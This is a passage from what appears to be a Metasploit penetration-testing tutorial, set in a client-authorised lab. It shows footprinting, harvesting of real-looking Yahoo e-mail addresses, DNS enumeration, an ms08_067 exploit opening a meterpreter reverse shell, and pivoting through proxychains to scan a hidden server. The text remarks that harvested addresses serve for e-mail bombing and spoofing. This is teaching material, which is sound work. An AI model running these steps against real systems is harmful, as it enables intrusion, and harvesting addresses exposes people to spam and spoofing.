Registrant Phone:+91.9888191319
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
```

As we can clearly see from the preceding output, we got all the WHOIS information about the target. This comes in very handy for finding out about important contact numbers, details such as e-mails, addresses, and so on. This type of FootPrinting is generally considered as passive FootPrinting as we are not connecting to the target.

Finding out subdomains

Subdomains of a particular website can be very handy if they are discovered correctly as most of the organizations are focused on security mechanisms for their main website rather than a subdomain. This indeed lures hackers and black hats to take down a subdomain and from there they elevate to the main site. Therefore, performing a reverse IP lookup on the target and finding all the other domains becomes necessary.

We can perform a scan with Dmitry itself to find out information about the subdomains using the `-s` switch. Let's see how we can actually perform that:




```
root@Apex:~# dmitry -s google.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:74.125.236.161
HostName:google.com

Gathered Subdomain information for google.com
---------------------------------
Searching Google.com:80...
HostName:www.google.com
HostIP:74.125.200.104
HostName:apis.google.com
HostIP:74.125.236.164
HostName:plusone.google.com
HostIP:74.125.236.163
HostName:maps.google.com
HostIP:74.125.236.163
HostName:play.google.com
HostIP:74.125.236.37
HostName:news.google.com
HostIP:74.125.236.168
HostName:mail.google.com
HostIP:74.125.236.53
HostName:drive.google.com
HostIP:74.125.236.39
HostName:translate.google.com
HostIP:74.125.236.36
```

E-mail harvesting

Finding out information about the various e-mail addresses used by an organization gives us a better understanding of the various addresses used by the client; however, it is very useful to carry out client-side exploitation. The e-mail addresses found can be used to perform e-mail bombing, e-mail spoofing, and so on.


To find out e-mail addresses that are currently being used by the organization, we need to use a great module built into Metasploit named `search_email_collector`.

Let's see how we can perform the gathering of e-mails using `search_email_collector`:



```
msf > use auxiliary/gather/search_email_collector
```

All we need to do is to set the `DOMAIN` property and it will gather information about various e-mail addresses, as shown in the following screenshot:




```
msf  auxiliary(search_email_collector) > set DOMAIN yahoo.com
DOMAIN => yahoo.com
msf  auxiliary(search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from yahoo.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from yahoo.com
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from yahoo.com
[*] Extracting emails from Yahoo search results...
[*] Located 124 email addresses for yahoo.com
[*]     11304@yahoo.com
[*]     1984@yahoo.com
[*]     2010@yahoo.com
[*]     _dmi@yahoo.com
[*]     a.a.a.a.a.a@yahoo.com
[*]     a.a@yahoo.com
[*]     a.agah@yahoo.com
[*]     annhuggs@yahoo.com
[*]     antipackerz@yahoo.com
[*]     ashubride@yahoo.com
[*]     bastakiabdullah@yahoo.com
[*]     bebitanalgona@yahoo.com
```

This enabled us to get information about various e-mails by simply running the `search_email_collector` module in Metasploit.


DNS enumeration with Metasploit

Enumerating information about domain name servers is also handy while performing a pretest of the website. This can be done with the `enum_dns` Metasploit module. Let's see how we can perform the DNS enumeration with Metasploit:



```
msf > use auxiliary/gather/enum_dns
msf  auxiliary(enum_dns) > show options

Module options (auxiliary/gather/enum_dns):

   Name        Current Setting                                         Required
   ----        ---------------                                         --------
   DOMAIN                                                              yes
   ENUM_AXFR   true                                                    yes
record
   ENUM_BRT    false                                                   yes
the supplied wordlist
   ENUM_IP6    false                                                   yes
   ENUM_RVL    false                                                   yes
```

After setting the DOMAIN parameter, we are all set for running the module. Let's quickly run the module and analyze the results:




```
msf  auxiliary(enum_dns) > set DOMAIN www.starthack.com
DOMAIN => www.starthack.com
msf  auxiliary(enum_dns) > run

[*] This domain has wildcards enabled!!
[*] Wildcard IP for 8072.www.starthack.com is: 173.193.105.244
[*] Retrieving general DNS records
[*] Domain: www.starthack.com IP address: 74.125.200.121 Record: A
[*] www.starthack.com.      37748   IN      CNAME   ghs.google.com.
[*] Text: www.starthack.com.      37748   IN      CNAME   ghs.google.com.
[*] ghs.google.com.         150922  IN      CNAME   ghs.l.google.com.
[*] Text: ghs.google.com.         150922  IN      CNAME   ghs.l.google.com.
[*] Performing zone transfer against all nameservers in www.starthack.com
[*] Enumerating SRV records for www.starthack.com
```


Conducting a black box test with Metasploit

We have now completed the basic FootPrinting on a target system. Let's now consider a virtual scenario and start with the black box testing approach. In this scenario, the client has asked us to perform a black box test against their website and he or she wants to check to see if there are any loopholes left in the website, even though the client is quite sure about the programming skills of the development team and he or she is quite comfortable with the current security measures imposed.

After collecting the basic information about the target using previous mechanisms, we find that the website is redirecting us to another IP address that may be an internal virtual IP address or may be a completely different server. Therefore, most of the scanning tools are not working correctly because they are not scanning the redirected IP address. Instead, they are scanning the IP address that is responsible for redirecting. Let's look at this scenario diagrammatically:




Let's scan the dummy server first and see what details we can get from it:




```
msf > db_nmap -sS -sV www.hackme.com -p21,22,25,80,110,443,445,3306
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-05-01 14:49 IST
[*] Nmap: Nmap scan report for www.hackme.com (172.16.62.128)
[*] Nmap: Host is up (0.0095s latency).
[*] Nmap: PORT     STATE  SERVICE      VERSION
[*] Nmap: 21/tcp   closed ftp
[*] Nmap: 22/tcp   closed ssh
[*] Nmap: 25/tcp   closed smtp
[*] Nmap: 80/tcp   open   http         Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Pe
rl/v5.10.1)
[*] Nmap: 110/tcp  closed pop3
[*] Nmap: 443/tcp  open   ssl/http     Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Pe
rl/v5.10.1)
[*] Nmap: 445/tcp  open   microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 3306/tcp open   mysql        MySQL (unauthorized)
[*] Nmap: MAC Address: 00:0C:29:14:10:F6 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
msf > |
```

After analyzing the results, we find that the target dummy server is running on the Windows XP operating system that is vulnerable to the `ms08_067_netapi` exploit in Metasploit and the target server is running at `172.16.62.128`. Let's exploit this vulnerability using Metasploit:




```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 172.16.62.128
RHOST => 172.16.62.128
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 172.16.62.1
LHOST => 172.16.62.1
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 172.16.62.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.62.128
[*] Meterpreter session 1 opened (172.16.62.1:4444 -> 172.16.62.128:1063) at 2014-05-01 20:51:22 +0530

meterpreter > |
```

We exploited the target successfully. After analyzing the `C` drive of the exploited system, we find that the server is running on XAMPP, that is, the HTTP/HTTPS server software. Next, we browse to the XAMPP's `htdocs` folder to find the script that is redirecting all the requests and to where. The following commands will help us find the script and view it:



```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd C://xampp/htdocs/
meterpreter > pwd
C:\xampp\htdocs
meterpreter > ls

Listing: C:\xampp\htdocs
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2014-05-01 20:59:10 +0530  .
40777/rwxrwxrwx   0      dir   2013-06-16 13:15:05 +0530  ..
100666/rw-rw-rw-  12288  fil   2013-07-01 22:48:09 +0530  Thumbs.db
100666/rw-rw-rw-  289    fil   2014-05-01 20:57:24 +0530  index.html
100666/rw-rw-rw-  74     fil   2014-05-01 20:58:53 +0530  index2.php

meterpreter > |
```

We can clearly see that we have two PHP page scripts here that are, `index.html` and `index2.php`. After analyzing both the scripts, we find that the `index.html` script is nothing but a frame holder to the `index2.php` script. The `index2.php` script is a redirecting script. However, we found this by analyzing the script as follows:




```
meterpreter > cat index2.php
<?php
header("Location: http://172.16.62.134/wordpress/wordpress");
?>
meterpreter > |
```

After analyzing the preceding script, we find that the dummy server is redirecting the browsers to another server, which is located at `http://172.16.62.134`. However, when we tried scanning this address, the scanning process failed. This result denotes that the actual server is only available to the requests made through this server. Therefore, no one can directly connect to the actual server except the dummy server. In this case, we need to pivot through the dummy server to the actual server. We can do this by setting up a proxy on the meterpreter shell at the dummy server and pass all our requests through it.

Pivoting to the target


So, let's first create a route to the actual server through a meterpreter session by using the `route` command as follows:



```
msf  auxiliary(socks4a) > route add 172.16.62.134 255.255.255.0 1
[*] Route added
```

As we can see, we added the route to the actual server using the meterpreter session by providing the session ID `1` at the end of the command. However, to find the session ID, we can run the `sessions` command to see various available sessions.


Next, Metasploit offers a great auxiliary module that is, `auxiliary/server/socks4a`, which can help us in achieving our goal by passing data from our system through the dummy server to the actual server. Let's see how we can set up this module:



```
msf  exploit(ms08_067_netapi) > use auxiliary/server/socks4a
msf  auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.

msf  auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf  auxiliary(socks4a) > run
[*] Auxiliary module execution completed
msf  auxiliary(socks4a) >
[*] Starting the socks4a proxy server
msf  auxiliary(socks4a) > 
```

As we can from the preceding screenshot, we need to set up a local port on our system that will proxy all the data from various tools to the actual target host through the meterpreter shell at the dummy server.


Let's quickly configure the settings of the auxiliary module in the `proxychains.conf` file under the `etc` folder in our system so that we can easily pass data from various tools without configuring the proxy settings for each tool. Embedding `proxychains` as a suffix while starting a tool from command line will automatically configure the tool to use proxychains and pass all the requests through it. Let's configure the file as follows:



```
socks4  127.0.0.1 9050
socks4  127.0.0.1 1080
```

Scanning the hidden target using proxychains and db_nmap


Let's now open Metasploit and test the actual server against various tests that we were previously unable to conduct due to the presence of the dummy server:



```
root@Apex:~# proxychains msfconsole
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5432-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5432-<><>-OK
|DNS-request| localhost
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response| localhost is 127.0.0.1
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5432-<><>-OK
|DNS-request| 0.0.0.0
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response|: 0.0.0.0 is not exist
|DNS-request| localhost
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response| localhost is 127.0.0.1
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5432-<><>-OK
```

We can see that we used the `proxychains` suffix while starting Metasploit. This will automatically configure Metasploit to use proxychains, which we set up earlier using the `auxiliary/server/socks4a` module in Metasploit. Therefore, any requests made by Metasploit will pass through the meterpreter shell at the dummy server.

Let's now scan the actual target at `172.16.62.134` using Nmap via `172.16.62.128`:




```
msf > db_nmap -sV -sS 172.16.62.134 -p21,22,80,110,443,445
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-05-01 23:36 IST
[*] Nmap: '|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:21-<><>-OK'
[*] Nmap: '|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:80-<><>-OK'
[*] Nmap: '|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:443-<><>-OK'
[*] Nmap: '|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:445-<><>-OK'
[*] Nmap: '|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:443-<><>-OK'
[*] Nmap: '|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:443-<><>-OK'
[*] Nmap: Nmap scan report for 172.16.62.134
[*] Nmap: Host is up (0.0022s latency).
[*] Nmap: PORT    STATE  SERVICE      VERSION
[*] Nmap: 21/tcp  open   ftp          FreeFloat ftpd 1.00
[*] Nmap: 22/tcp  closed ssh
[*] Nmap: 80/tcp  open   http         Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1)
[*] Nmap: 110/tcp closed pop3
[*] Nmap: 443/tcp open   ssl/http     Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1)
[*] Nmap: 445/tcp open   microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: MAC Address: 00:FF:56:FF:FF:FF (Unknown)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.60 seconds
msf > |
```

As we can see, we have conducted a **SYN** scan with service detection on commonly open ports. We can see proxychains in action here and that the data is passing through the meterpreter at the dummy server. We find that the server is running the **FreeFloat ftpd 1.0** server for FTP operations.

Conducting vulnerability scanning using Nessus


Let's now run Nessus from Metasploit to find various vulnerabilities that may exist on the open ports:



```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_connect Apex:12345@127.0.0.1:8834
[*] Connecting to https://127.0.0.1:8834/ as Apex
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[*] Authenticated
```

Nessus can be loaded into Metasploit using the `load nessus` command. Next, we need to provide credentials of the Nessus login to Metasploit so that it can access features such as scan types, reports, and policies from a particular user.

To start a scan, we need a policy list. Let's list all those policies that are already present in the user's account using the `nessus_policy_list` command. Next, we need to perform the Nessus scan on the information stored in the Metasploit database. However, we already have this information in the database by previously scanning the target using Nmap, as shown in the following screenshot:




```
msf > nessus_policy_list
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[+] Nessus Policy List
[+]

ID  Name         Comments
--  ----         --------
1   NetworkScan

msf > nessus_db_scan 1 WinXP
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[*] Creating scan from policy number 1, called "WinXP" and scanning all hosts in workspace
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[*] Scan started.  uid is e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08
msf > nessus_scan_status
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[+] Running Scans
[+]

Scan ID                                                Name   Owner  Started            Status   Current Hosts  Total Hosts
-------                                                ----   -----  -------            ------   -------------  -----------
